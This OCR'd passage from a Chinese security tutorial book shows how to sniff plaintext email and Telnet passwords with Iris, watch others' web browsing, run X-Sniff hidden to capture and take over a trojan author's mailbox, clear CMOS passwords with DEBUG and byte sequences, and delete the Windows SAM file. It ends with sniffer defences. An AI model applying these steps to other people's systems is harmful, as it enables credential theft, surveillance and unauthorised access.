
邮件客户端软件有很多，最著名的有 Outlook 和 Foxmail，本例以 Foxmail 为例。

在进行操作前，我们需要简单了解收发电子邮件涉及的两种协议：SMTP 和 POP3，SMTP 是发送邮件的协议，POP3 是收发邮件的协议。在收发邮件的时候，密码和用户名都是明文发送，所以就给了我们找回密码的机会。

Notice

我们发送电子邮件时，首先得打开电子邮箱，当用户输入用户名和密码时，是以明文形式发送的，这样很容易被嗅探器所截获。


No.01 捕捉报文信息



单击工具栏上“Start/Stop Capture”按钮开启抓包功能，在没有开启 Filter（过滤）功能之前，Iris 抓获的是所有进出网卡的信息，有过路的，有看热闹的，当然也有我们要找的，为了方便查找目标，这里就需要简单的过滤一下。

Notice

由于我们主要观察进出网卡的邮件信息，所以此处才选择的“email.flt”来过滤邮件信息。



在 Iris 内置预先定义好的几个“Filter”中有一个“email.flt”，那我们就不用费劲的自己定义了，选择菜单“Filter”→“email.flt”。

No.02 分析报文信息

设置邮件过滤之后，Iris 就会对非邮件信息进行清理，如果此时运行邮件客户端软件查收电子邮件，那么当邮件客户端软件与邮件服务器进行用户名和

密码数据交换时，Iris 就会嗅探到这些信息了。

Notice

密码应该就在用户名下面的某个报文中。

No.03 查看密码

邮件接收完毕后，我们单击工具栏上“Stop Capture”按钮停止 Iris 的抓包，因为 Email 收发邮件的用户名和密码都是明文传输的，所以密码就藏在刚才捕获的那些报文里面，现在要做的事情就是一个一个检视，当查到有关键字“PASS”时，密码就在其中了。

Notice

“PASS”下的字符就是该邮件的密码。

9.3.4利用Iris捕获Telnet会话密码

前面的例子会让读者对 Iris 的抓包功能有了一定的了解，为了读者对 Iris 的解码（decode）功能有个深刻的认识，我们以 Telnet 会话为例进行介绍。

No.01 选择文本协议过滤


首先启动 Iris 抓包功能，然后在“Filter”中，选择“text_protocol.flt”命令。

新手点拨

Telnet 这个协议也是以明文的形式进行传送，但是相比 POP3 这些协议，它有两个麻烦之处：由于 Telnet 是个交互式协议，可能用户只敲了一个字符，信息就会被发往服务器端，服务器端又发回相应的回显字符；再加上 Telnet 协议没有 POP3 明显的“PASS”命令，所以如果还是采用前面实例查看每一个报文肯定是非常麻烦的。所以我们必须有某种新的方法来解决这个问题。

新手点拨

解码功能将繁杂的报文信息根据不同协议进行分类，并归纳为人们易懂的具体信息，现在我们回到前面使用 Iris 嗅探邮件密码部分，当我们嗅探了邮件客户端发送的密码信息之后，单击“Decode”图标，然后再选择“TCP → POP3（110）”协议，Iris 就会直接归纳嗅探到的用户名和密码了。




No.02 捕获到Telnet登录

如果此时有人启动 Telnet 会话登录到本机，那么 Iris 就会嗅探到 Telnet 登录的一切信息，如果要查看捕获的信息，首先停止抓包，然后切换到“Decode”解码模式，这个时候 Iris 会根据 Capture 的报文对 TCP 会话进行解码。这样我们就可以清晰的看到一个 Telnet 会话的过程，包括 Telnet 登录的用户名、密码以及 Telnet 会话中进行的操作。

9.4 截取邮箱信息

SpyNet Sniffer 是个极好的网络监听工具，包含 Telnet, POP, ICQ, HTTP, login 等等。可以告诉你不仅谁连接到你的系统，而且告诉你他们正在做什么，如果有人攻击你的系统，SpyNet Sniffer 可以攫取证据。

No.01 启动SpyNet Sniffer



使用 SpyNet Sniffer 捕获数据方法很简单，启动后需要在弹出的对话框中对其进行设置，其中重要的是 Adapters(适配器)的设置，在这里指定与网络连接的网卡。


Notice

在设置窗口的左侧窗格中，还有“Action”和“Miscellaneous”的具体设置，一般保持默认规则即可，单击“确定”按钮即可使用 SpyNet Sniffer 了。


No.02 使用SpyNet Sniffer

进入 SpyNet Sniffer 主界面后，依次单击菜单栏中的“Capture” → “Start”

命令，这时 SpyNet Sniffer 就开始捕获数据了。




No.03 利用PeepNet工具分析



为了便于分析，我们首先单击“Capture”→“Stop”命令，然后依次单击“File”→“Save”命令，将其嗅探的结果保存为 cap 格式的文件。被保存的文件可以使用 SpyNet Sniffer 自带的 PeepNet 查看，在 PeepNet 左侧中显示出报文的条目，单击其中一条，右侧窗格中就会显示出该报文的详细信息。

No.04 嗅探到重要信息



有了 CaptureNet Sniffer，用户就可以监视自己的电脑上一切进出口的网络数据，如果此刻有黑客攻击，用户就能轻易地从捕获数据中发现攻击的源 IP 地址，如果发现向某个 IP 发送奇怪端口的数据，那么就要警惕是否中了木马了。

Notice

随着时间的推移，SpyNet Sniffer 会不断地嗅探出许多信息来，列出了抓到数据包的序号、时间、源目的 MAC 地址、源目的 IP 地址、协议类型、源目的端口号等内容。我们要学会从繁杂的报文信息中分析出有用信息来。

Notice

单击左侧窗格的条目，右侧窗格就会显示出报文信息来。

Notice

我们使用的是 Peepnet 来查看报文信息，该工具可以单独使用。

9.5 监控网页浏览

艾菲网页侦探（EffeTech HTTP Sniffer）是一个专门针对分析局域网网络上 HTTP 数据传输的软件，它可以捕捉局域网内的含有 HTTP 协议的 IP 数据包并对其进行分析，并将封包内容整理出来供用户查看。

Notice

用户可以通过艾菲网页侦探查看到网络中其他人都在浏览哪些网页，这些网页的内容是什么，适用于企业对员工上网情况进行监控。


Notice

与所有嗅探器一样，使用前首先得选定嗅探的网卡。

Notice

艾菲网页侦探支持多种文件类型和多种网页内容，如超文本(HTML)，图片(.gif, .jpg) 等等。


No.01 设置艾菲网页侦探



尽管艾菲网页侦探已经默认设置好了运行参数，不过这些设置不一定能满足所有人，所以用户在使用艾菲网页侦探进行网络嗅探前，可以先对软件进行一定的设置。


选择软件主界面菜单栏上依次单击“Sniffer”→“Select an adapter”命令，进入网卡适配器的选择对话框中，在这里用户通过选择适配器来监听不同的网络（此功能用于多网卡的网关主机上）。

No.02 设置艾菲网页侦探的配置信息



如果用户要指定监听的范围或内容则依次单击“Sniffer”→“Options”命令，在弹出的设置界面中根据实际情况设置即可。从中可看到捕获的 IP 地址范围是所有网络，捕获的内容是 GIF、ZIP 等。


No.03 捕获HTTP信息



艾菲网页侦探可以自动分析并提取出网络中的有用数据，当监视的网络主机访问网页内容时，艾菲网页侦探就会捕获到这些计算机访问的网页信息。

新手点拨

艾菲网页侦探还能监听到用户的 HTTP 下载内容，例如在华军网上下载“谷歌拼音输入法”，这时捕获列表中就可以看到下载引用页。



如果用户要查看某主机访问网页的详细信息，双击嗅探到该主机的这条信息，这时会打开 HTTP 通信的详细信息对话框进行查看。

艾菲网页侦探不仅小巧而且捕获 HTTP 数据性能较好，善用它可以很好的维护网络，也能窥视别人浏览网页的隐私。

9.6 看不见的网管专家

美国网络联盟的 Sniffer Portable 在业界享有“看不见的网管专家”之美称，用它来监控网络可以确保网络的正常持续运转，同时避免网络停机造成的巨大损失。Sniffer Portable 通过提供可以快速识别并解决网络性能问题的便携式分析解决方案来帮助网络技术人员管理网络。其范围覆盖了 10/100M 的以太网到 ATM 以及千兆位主干网等所有拓扑结构。

Sniffer PortableLAN 主要是为了保障 LAN 在最佳性能水平运行。这个分析工具可以捕获帧，并同步构建一个被观测通信中网络对象的数据库，来检测网络异常现象。一旦 Sniffer Portable LAN 隔离、分析或归类了问题，它就会报警，解释问题，并推荐修复措施。内置在 Sniffer PortableLAN 中的高级 Expert 分析功能可以提供增强的管理自动化和更全面的故障解决方案，以及更深的网络可视性。Sniffer Portable LAN 可以提供很广泛的解码集，其中包括 450 多种运用于网络各个层次的协议，并以简单明了的语言解释各个帧的内容。

9.6.1 Sniffer Portable功能简介

下面列出了 Sniffer Portable 功能介绍，当然用户也可以参考该软件的在线帮助。


- 捕获网络流量进行分析
- 利用专家分析系统诊断问题
- 实时监控网络活动

Notice

Sniffer Portable 可以运行在台式机、便携机或笔记本上。它使用 450 多种协议解码和强大的 Expert 分析功能，可以分析网络通信并定位造成宕机或响应迟缓的原因。它甚至可以自动地分析多拓扑、多协议网络。

● 收集网络利用率和错误等

在进行流量捕获之前首先选择网络适配器，确定从计算机的哪个网络适配器上接收数据。位置：File → select settings 选择网络适配器后才能正常工作。



Notice

Sniffer Portable 是一款非常专业的嗅探器，使用复杂并且体积庞大，这样在进行嗅探任务时，很容易被人发现，所以 Sniffer Portable 更多的用途是作为网管工具用于检测网络的，并不是黑客最佳选择，通常黑客更愿意使用一些小巧功能强大的嗅探器。

No.01 Sniffer Portable工具栏介绍

同一般应用软件相同，Sniffer Portable 的布局分为“菜单栏”、“工具栏”以及“任务窗口”，我们先来认识一下他们的实际功能。

Notice

如果安装在 Windows 98 操作系统上，Sniffer Portable 可以选择拨号适配器对窄带拨号进行操作。如果安装了 EnterNet500 等 PPPOE 软件还可以选择虚拟出的 PPPOE 网卡。对于安装在 Windows 2000/XP 上则无上述功能，这和操作系统有关。

No.02 捕获面板

报文捕获功能可以在报文捕获面板中进行完成，如下是捕获面板的功能图。

No.03 捕获过程报文统计

在捕获过程中可以通过下面面板查看捕获报文的数量和缓冲区的利用率。

9.6.2查看捕获的报文

Sniffer Portable 提供了强大的分析能力和解码功能。单击“菜单栏”


中的“Capture”→“Start”或者单击“工具栏”中的“捕获开始”按钮即可启动捕获引擎。Sniffer Portable 可以实时监控主机、协议、应用程序、不同包类型等的分布情况。

单击菜单栏中的“Monitor”或者在快捷的工具栏中有不同的分析视图选择，Sniffer Portable 可以实时监控主机、协议、应用程序、不同包类型等的分布情况。

选中一个 IP 的主机，切换到“Objects”选项卡或者在该 IP 主机上双击，即可对报文信息进行查看。

9.6.3捕获数据包后的分析工作

要停止 Sniffer 捕获包时，依次选择菜单栏中的“Capture”→“Stop”或者单击“工具栏”中的“Stop”/“Stop and Display”前者停止捕获包，后者停止捕获包并把捕获的数据包进行解码和显示。



No.01 专家分析

专家分析系统（Expert）提供了一个只能的分析平台，对网络上的流量进行了一些分析对于分析出的诊断结果可以查看在线帮助获得。对于某项统计分析可以通过用鼠标双击此条记录可以查看详细统计信息且对于每一项都可

新手点拨

Dashboard：可以实时统计每秒钟接收到的包的数量、出错包的数量、丢弃包的数量、广播包的数量、多播包的数量以及带宽的利用率等。

HostTable：可以查看通信量最大的前 10 位主机。

Matrix：通过连线，可以形象的看到不同主机之间的通信。

ApplicationResponseTime：可以了解到不同主机通信的最小、最大、平均响应时间方面的信息。

HistorySamples：可以看到历史数据抽样出来的统计值。


Protocoldistribution：可以实时观察到数据流中不同协议的分布情况。

Switch：可以获取 Cisco 交换机的状态信息。

Notice

事实上，Sniffer Portable 的使用中大部分的时间都花费在这上面的分析，同时也对使用者在网络的理论及实践经验上提出较高的要求。素质较高的使用者借此工具便可看穿网络问题的结症所在。

以通过查看帮助来了解产生的原因。




新手点拨

对捕获报文进行解码的显示，通常分为三部分，目前大部分此类软件结构都采用这种结构显示。对于解码主要要求分析人员对协议比较熟悉，这样才能看懂解析出来的报文。使用该软件是很简单的事情，要能够利用软件解码分析来解决问题关键是要对各种层次的协议了解的比较透彻。工具软件只是提供一个辅助的手段。因涉及的内容太多，这里不对协议进行过多讲解，用户可以参阅其他相关资料。


No.02 解码分析

Decode（解码）对每个数据包进行解码，可以看到数据包整个网络层的信息。



以图中捕获的数据来说明，该窗口分为三部分，其中，第一部分是捕获到的数据包列表，每一行代表一个数据包；第二部分是针对第一部分被选取的数据包加以分析的结果；第三部分则是第一部分中被选取数据包的原始二进制内容，如果在网上传送的数据未经过加密，那么在这里都可以读取到。

No.03 其他分析



对于 Matrix，Host Table，Protocol Dist. Statistics 等提供了丰富的按照地址、协议等内容做了丰富的组合统计，比较简单，可以通过操作很快掌握，这里就不再详细介绍了。

Notice

通过矩阵模式，用户可以通过简单的鼠标拖放实现流量捕获、数据更新和数据保存的工作，如果 Sniffer Pro 默认的矩阵属性设置不能满足实际使用的需要，可以通过以下的方式来设置。

Notice

数据捕获是所有的网络数据分析的起点，选用恰当的模式分析网络数据的传输过程将对用户的网络数据分析起到事半功倍的作用。

9.6.4设置捕获条件

Sniffer Portable捕获范围广泛，同样提供解码后的数据包过滤显示。要精简其捕获信息，我们可以设置它的捕获条件。要对包进行显示过滤需切换到 Decode 模式，然后单击“菜单栏”中的“Capture”→“define filter”（定义过滤规则）/select filter（应用过滤规则）。显示过滤的使用基本上跟捕获过滤的使用相同。

No.01 基本捕获条件

基本的捕获条件有两种：


● 链路层捕获，按源 MAC 和目的 MAC 地址进行捕获，输入方式为十六进制连续输入，如：00E0FC123456。

● IP 层捕获，按源 IP 和目的 IP 进行捕获。输入方式为点间隔方式，如：10.107.1.1。


在“Station1”的第一栏中输入链路层的捕获地址条件，例如“00E0FC123456”，此时在“Station2”中就会显示“Any”，“Dir”列中的箭头符号表示数据流方向。

No.02 高级捕获条件

在“Define Filter”对话框中切换到“Advanced”选项卡，在该选项卡中用户可以设置捕获的条件。例如选择 IP 中的 ICMP 协议。



No.03 任意捕获条件



在“Data Pattern”选项卡中，用户可以编辑任意捕获条件。用这种方法可以实现复杂的报文过滤，但很多时候是得不偿失，有时截获的报文本就不多，还不如自己看看来得快。

Sniffer Portable 的使用与分析是比较复杂的，要掌握该软件，读者还需参考相关资料进行专门的学习。

Notice

如果选择 IP 层捕获条件则 ARP 等报文将被过滤掉。

Notice

在默认的情况下，Sniffer Pro 会在 7 天后删除数据，这种设置避免了硬盘被不需要的数据占据空间。如果用户需要保存大量的数据文件，在设定保存文件的时间后应保证硬盘有足够的空间保存这些文件。

新手点拨

在协议选择树中用户可以选择捕获的协议条件，如果什么都不选，则表示忽略该条件，捕获所有协议。

在捕获帧长度条件下，可以捕获、等于、小于、大于某个值的报文。

在错误帧是否捕获栏，可以选择当网络上有如下错误时是否捕获。

在保存过滤规则条件按钮“Profiles”，可以保存过滤规则，在捕获主面板中，可以选择保存的捕获条件。

9.7 嗅探应用实战

新手点拨

通过前面的学习，我们已经知道了嗅探器能够截取用户名和密码，利用这点，我们可以截取木马信息，以掌握盗号者的邮箱信息。

很多盗号木马都是以明文的形式将账号和密码发送到邮箱中的，因此，我们可以从生成的木马程序中找到盗号者的邮箱账号和密码。进而轻松控制盗号者的邮箱，让盗号者偷鸡不成反蚀把米。


当木马截取到 QQ 号码和密码后，会将这些信息以电子邮件的形式发送到盗号者的邮箱，我们可以从这里入手，在木马发送邮件的过程中将网络数据包截取下来，这个被截获的数据包中就含有盗号者邮箱的账号和密码。

No.01 运行并设置X-Sniff

首先将下载下来的 X-Sniff 解压到某个目录中，例如“C:\”，然后运行“命令提示符”，在“命令提示符”中进入 X-Sniff 所在的目录，X-Sniff 的程序名是“xsniff”，所以在命令行中要启动该程序只需键入 xsniff，这时命令提示符会给出使用 X-Sniff 的提示信息。

根据提示信息，我们就使用“Example”中给出的命令：“xsniff.exe -pass -hide -log pass.log”即可。该命令含义如下：在后台运行 X-Sniff，从数据包中过滤出密码信息，并将嗅探到的密码信息保存到同目录下的 pass.log 文件中。

No.02 截取盗号者的账号与密码



嗅探软件设置完毕，我们就可以正常登录 QQ。此时，木马也开始运行起来，但由于我们已经运行 X-Sniff，木马发出的信息都将被截取。稍等片刻后，进入 X-Sniff 所在的文件夹，打开 pass.log，便可以发现 X-Sniff 已经成功嗅探到邮箱的账户和密码。

Notice

截取数据包时可以使用前面介绍的一些网络嗅探工具，这里为读者介绍的一款运行在命令行中的嗅探工具 X-Sniff。X-Sniff 嗅探能力十分强大，尤其适合嗅探数据包中的密码信息。

9.8 拒绝黑客Sniffer攻击

Sniffer 最大的危险性就是它很难被发现，在单机情况下发现一个 Sniffer 还是比较容易的，可以通过查看计算机上当前正在运行的所有程序来实现，当然这不一定可靠。

9.8.1怎样发现 Sniffer

在 Windows 系统下，可以按下【Ctrl+Alt+Del】键，查看任务列表。不过，编程技巧高的 Sniffer 即使正在运行，也不会出现在这里。

另一个方法就是在系统中搜索，查找可怀疑的文件。但入侵者用的可能是他们自己写的程序，所以这给发现 Sniffer 造成相当大的困难。还有许多工具能用来查看你的系统会不会处于混杂模式，从而发现是否有一个 Sniffer 正在运行。但在网络情况下要检测出哪一台主机正在运行 Sniffer 是非常困难的，因为 Sniffer 是一种被动攻击软件，它并不对任何主机发出数据包，而只是静静地运行着，等待着要捕获的数据包经过。

Notice

在 UNIX 系统下可以使用下面的命令 :ps-aux。这个命令列出当前的所有进程、启动这些进程的用户、它们占用 CPU 的时间以及占用多少内存等等。

9.8.2抵御 Sniffer

虽然发现一个 Sniffer 是非常困难的，但是我们仍然有办法抵御 Sniffer 的嗅探攻击。既然 Sniffer 要捕获我们的机密信息，那我们干脆就让它捕获，但事先要对这些信息进行加密，黑客即使捕捉到了我们的机密信息，也无法解密，这样，Sniffer 就失去了作用。

黑客主要用 Sniffer 来捕获 Telnet、FTP、POP3 等数据包，因为这些协议以明文在网上传输，我们可以使用一种叫做 SSH 的安全协议来替代 Telnet 等容易被 Sniffer 攻击的协议。

SSH 又叫 Secure Shell，它是一个在应用程序中提供安全通信的协议，建立在客户 / 服务器模型上。有兴趣的读者可以参看与 SSH 相关的书籍。

所有的问题都归结到信任上面。计算机为了和其他计算机进行通信，它就必须信任那台计算机。系统管理员的工作就是决定一个方法，使得计算机之间的信任关系很小。这样，就建立了一种框架，告诉你什么时候放置了一个 Sniffer，它放在哪里，是谁放的等等。

如果局域网要和 Internet 相连，仅仅使用防火墙是不够的。入侵者已经能从一个防火墙后面扫描，并探测正在运行的服务。应该关心的是一旦入侵者进入系统，他能得到些什么。你必须考虑一条这样的路径，即信任关系有多长。

Sniffer 往往是在攻击者侵入系统后使用的，用来收集有用的信息。因此，防止系统被突破很关键。系统安全管理员要定期的对所管理的网络进行安全测试，防止安全隐患。同时要控制拥有相当权限的用户的数量，因为许多攻击往往来自网络内部。

新手点拨

另一种抵御 Sniffer 攻击的方法是使用安全的拓扑结构。因为 Sniffer 只对以太网、令牌环网等网络起作用，所以尽量使用交换设备的网络可以从最大程度上防止被 Sniffer 窃听到不属于自己的数据包。还有一个原则用于防止 Sniffer 的被动攻击，一个网络段必须有足够的理由才能信任另一网络段。网络段应该从考虑具体的数据之间的信任关系上来设计，而不是从硬件需要上设计。一个网络段仅由能互相信任的计算机组成。通常它们在同一个房间里，或在同一个办公室里，应该固定在建筑的某一部分。注意每台机器是通过硬连接线接到集线器 (Hub) 的，集线器再接到交换机上。由于网络分段了，数据包只能在这个网段上被捕获，其余的网段将不可能被监听。

Chapter 10

常用软件密码解除

光盘教学

在当今信息时代里，密码应用也越来越广泛，设置密码是保护个人信息资料的最重要的手段，同时也是阻挡入侵者最重要的大门。本章主要介绍常见密码的入侵方法，读者明白密码入侵的方法后，请尽快防范。

【本章的学习请结合配套的多媒体教学光盘第十章 密码破解，会取得更好的学习效果。】

Chapter 10 常用软件密码解除

10.1 解除CMOS密码

用户通过设置CMOS密码的确可以达到保护自己计算机的目的。但是如果用户忘记了已设置的CMOS密码，那么对于用户而言同样会面对无法进入系统或无法进入BIOS设置程序的境地，这时该怎么办呢？这里向大家介绍几种常用的破解CMOS密码的方法：DEBUG法、COPY法、CMOS放电跳线短接法以及改变硬件配置法。

No.01 DEBUG法

CMOS数据的访问是通过两个I/O端口来实现的。端口70H是一个字节的地址端口，用来设置CMOS中数据的地址；端口71H是用来读写70H端口所设地址中的数据内容。可以用DOS的调试工具DEBUG.COM来清除CMOS密码，也就是用DEBUG向端口发送数据的O命令来向70H和71H端口发送特定的数据。

在DOS命令行中输入“Debug”，输入表中六组数据中的一组后重启电脑，这样再进入BIOS就不用输入密码了。

Debug命令的参数值

第1组数据	第2组数据	第3组数据	第4组数据	第5组数据	第6组数据
o 70 2F	o 70 2E	o 70 23	o 70 16	o 70 10	o 70 10
o 71 00	o 71 00	o 71 34	o 71 16	o 71 01	o 71 FF
Q	Q	Q	Q	Q	Q

Notice

每个组数值中的第一个字符均为英文字母“o”，70和71是两个端口地址，后面为向这两个端口中写入的值，是英文和数字的组合，其中的“0”是阿拉伯数字零，要区分清，不要混淆。

No.02 COPY法

在DOS状态下输入以下命令。

C:\>COPY CON CMOS.com（然后进入编辑状态）

用户一手按住【Alt】键，另一只手在小键盘上敲击下列数字串，再同时拾起双手，如此反复：179，55，136，216，230，112，176，32，230，113，254，195，128，251，64，117，241，195。

上面的操作完成后，再按住【Ctrl】+【Z】组合键，得到程序（注意：上面的数字一定要全部完成，不能疏漏，否则编译出来的程序可能出错而导致其他的问题）。另外可以用Type COMS.com查看内容，以后只要运行程序CMOS.com，即可解开CMOS密码。重新启动，按【Del】键直接进入，即可重新设置CMOS。

Notice

此方法只适用那些不能进入BIOS设置的程序，但能进入系统（System）密码设置的情况，对于那些连系统都无法进入的情况，此方法显然不行，需要通过别的方法进行清除。

No.03 CMOS放电法

打开机箱，找到主板上的电池，将其于主板的连接断开（就是将电池取下），此时CMOS将因断电而失去存储于内部的一切信息。等过一段时间再将电池接通，合上机箱开机，由于CMOS已是“一片空白”，它将不会要求用户输入密码，此时进入BIOS设置程序，选择主菜单中的【LOAD BIOS DEFAULT】（装入BIOS默认值）或【LOAD SETUP DEFAULT】（装入设置程序默认值）即可，

Notice

此方法应用于连系统都无法进入的情况。

前者以最安全的方式启动计算机，后者能使计算机发挥出较高的性能。

No.04 跳线短接法

如果电池被焊死在主板上，不能使用 CMOS 放电法，可以使用“跳线短接法”的方法对 CMOS 放电(建议一般用户使用此法)。具体操作步骤如下所示。

在电池的附近有一个跳线开关（可参考主板说明书），一般情况下，在跳线旁边 RESET CMOS、CLEAN CMOS、CMOS CLOSE 或 CMOS RAM RESET 等字样。跳线开关一般为四脚，有的在 1、2 两脚上有一个跳线器，此时将其拔下接到 2、4 脚上即可放电；有的所有脚上都没有跳接器，此时将 2 脚短接即可放电。

Notice

几乎所有的主板都有清除 CMOS 的跳线和相关设置，但因厂商不同而各有所异，例如有的主板的 CMOS 清除设备并不是常见的跳线，而是很小的焊接锡点，一般都要用镊子，小心地将其短路，就可成功清除 CMOS 密码。

No.05 改变硬件配置法

放电法要重新设置 CMOS 中的所有参数，很不方便。最后介绍一种简便易行的方法。关闭计算机，打开机箱，找到并拔下硬盘上连结通讯接口线，接通电源后启动，就能绕过 CMOS 的口令设置了。这是因为当系统的硬件配置变化时，系统能够不需要需输入口令自动进入 Setup 程序。当然也可以变动其他的硬件设置，如拔掉声卡等。

10.2 解除Windows账户登录密码

在使用 Windows 2000/XP 操作系统的过程中，我们可能因为某些原因把管理员（administrator）密码丢失，而在管理员账号下却有很多的工作要做，应该怎么恢复呢？下面介绍几种方法，能有效的恢复管理员密码。

10.2.1删除SAM文件

SAM 文件即账号密码数据库文件。当我们登录系统时，系统会自动地和 Config 中的 SAM 校对，如发现此次密码和用户名与 SAM 文件中的加密数据全都符合时，用户才能顺利登录；如果错误则无法进入系统。既然如此，我们的第一个方法就产生了——删除 SAM 文件来恢复密码。


如果用户使用的是 FAT32 分区格式，那么可以使用 Windows 98 启动盘启动电脑，然后删除 SAM 文件后，方法是输入命令：

```
c:                                  注释：切换到 C 盘
                                    (假设系统安装在 C 盘下)
